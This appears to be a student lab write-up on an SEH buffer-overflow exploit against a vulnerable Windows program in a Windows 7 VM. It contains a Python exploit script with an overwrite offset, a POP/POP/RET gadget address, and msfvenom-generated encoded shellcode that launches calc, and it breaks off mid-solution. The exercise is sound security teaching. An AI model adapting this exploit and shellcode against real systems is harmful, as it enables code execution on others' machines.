

Lab experiment - Working with the memory vulnerabilities – Part II

Task

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload.**
 - **Replace the shellcode in the exploit2.py**
- **Install Vuln_Program_Stream.exe and Run the same**

Analysis

- **Try to crash the Vuln_Program_Stream program and exploit it.**
- **Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).**


Example:

```
msfvenom -a x86 --platform windows -p windows/exec  
CMD=calc -e x86/alpha_mixed -b  
"\x00\x14\x09\x0a\x0d" -f python
```

- **Change the default trigger to open control panel.**

Sol:

Crashing the Vuln Program Stream program and exploiting it.



```
File Edit Format Run Options Windows Help
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"


seh="\x4B\x0C\x01\x40"


#40010C4B 5B      POP EBX
#40010C4C 5D      POP EBP
#40010C4D C3      RETN
#POP EBX,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed

buf = b""
buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
```





Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).

```
=> https://www.kali.org/docs/general-use/python3-transition/

[Run "touch ~/.hushlogin" to hide this message]
(root@kali)~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 439 (iteration=0)
x86/alpha_mixed chosen with final size 439
Payload size: 439 bytes
Final size of python file: 2141 bytes
buf = b""
buf += b"\xd9\xeb\xd9\x74\x24\xf4\x5e\x56\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43\x43\x43\x43"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x6a\x48\x4b\x32"
buf += b"\x57\x70\x37\x70\x43\x30\x33\x50\x4c\x49\x38\x65\x64"
buf += b"\x71\x79\x50\x71\x74\x4e\x6b\x30\x50\x70\x30\x4c\x4b"
buf += b"\x76\x32\x54\x4c\x6c\x4b\x71\x42\x74\x54\x6e\x6b\x64"
buf += b"\x32\x76\x48\x34\x4f\x6d\x67\x71\x5a\x65\x76\x64\x71"
buf += b"\x49\x6f\x6e\x4c\x47\x4c\x75\x31\x53\x4c\x54\x42\x76"
buf += b"\x4c\x31\x30\x79\x51\x58\x4f\x56\x6d\x63\x31\x79\x57"
buf += b"\x58\x62\x4c\x32\x53\x62\x46\x37\x6c\x4b\x70\x52\x62"
buf += b"\x30\x4e\x6b\x43\x7a\x67\x4c\x4c\x4b\x72\x6c\x77\x61"
buf += b"\x42\x58\x58\x63\x63\x78\x43\x31\x4a\x71\x53\x61\x6c"
buf += b"\x4b\x76\x39\x77\x50\x53\x31\x4a\x73\x6c\x4b\x72\x69"
buf += b"\x67\x68\x59\x73\x46\x5a\x52\x69\x4c\x4b\x74\x74\x4e"
buf += b"\x6b\x36\x61\x38\x56\x65\x61\x59\x6f\x6e\x4c\x5a\x61"
buf += b"\x5a\x6f\x76\x6d\x57\x71\x39\x57\x67\x48\x4d\x30\x73"
buf += b"\x45\x39\x66\x53\x33\x73\x4d\x4c\x38\x57\x4b\x33\x4d"
buf += b"\x64\x64\x42\x55\x39\x74\x73\x68\x4c\x4b\x76\x38\x66"
buf += b"\x44\x33\x31\x4e\x33\x51\x76\x4c\x4b\x46\x6c\x32\x6b"
buf += b"\x4e\x6b\x70\x58\x47\x6c\x37\x71\x6e\x33\x4e\x6b\x55"
buf += b"\x54\x6e\x6b\x43\x31\x6a\x70\x6e\x69\x30\x44\x75\x74"
buf += b"\x75\x74\x33\x6b\x71\x4b\x73\x51\x71\x49\x51\x4a\x53"
buf += b"\x61\x59\x6f\x6b\x50\x63\x6f\x71\x4f\x50\x5a\x6e\x6b"
buf += b"\x45\x42\x6a\x4b\x6e\x6d\x31\x4d\x30\x6a\x67\x71\x6c"
buf += b"\x4d\x4e\x65\x58\x32\x53\x30\x43\x30\x33\x30\x36\x30"
buf += b"\x33\x58\x44\x71\x4c\x4b\x50\x6f\x6d\x57\x4b\x4f\x7a"
buf += b"\x75\x6d\x6b\x6c\x30\x6e\x55\x69\x32\x50\x56\x73\x58"
buf += b"\x59\x36\x4e\x75\x4d\x6d\x4d\x4d\x79\x6f\x4a\x75\x67"
buf += b"\x4c\x34\x46\x63\x4c\x47\x7a\x4f\x70\x79\x6b\x49\x70"
buf += b"\x52\x55\x66\x65\x6d\x6b\x72\x67\x76\x73\x62\x52\x42"
buf += b"\x4f\x53\x5a\x43\x30\x63\x63\x69\x6f\x68\x55\x70\x63"
buf += b"\x65\x31\x52\x4c\x70\x63\x43\x30\x41\x41"
```

After replacing the shellcode in exploit2.py with the output of the above statement:-

